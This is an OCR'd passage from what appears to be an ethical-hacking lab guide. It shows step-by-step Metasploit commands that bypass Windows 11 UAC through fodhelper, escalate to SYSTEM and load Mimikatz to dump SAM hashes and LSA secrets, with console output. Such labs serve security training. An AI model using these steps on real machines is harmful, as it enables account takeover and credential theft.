
```
meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.


28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
29. Now type **set session 1** and press **Enter**.
30. Type **show options** in the meterpreter console and press **Enter**.



31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.




37. Type **load kiwi** in the console and press **Enter** to load mimikatz.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.


39. Now we will use some of these commands to load hashes.

40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.



41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.

    Note: LSA secrets are used to manage a system's local security policy, and contain sensitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.

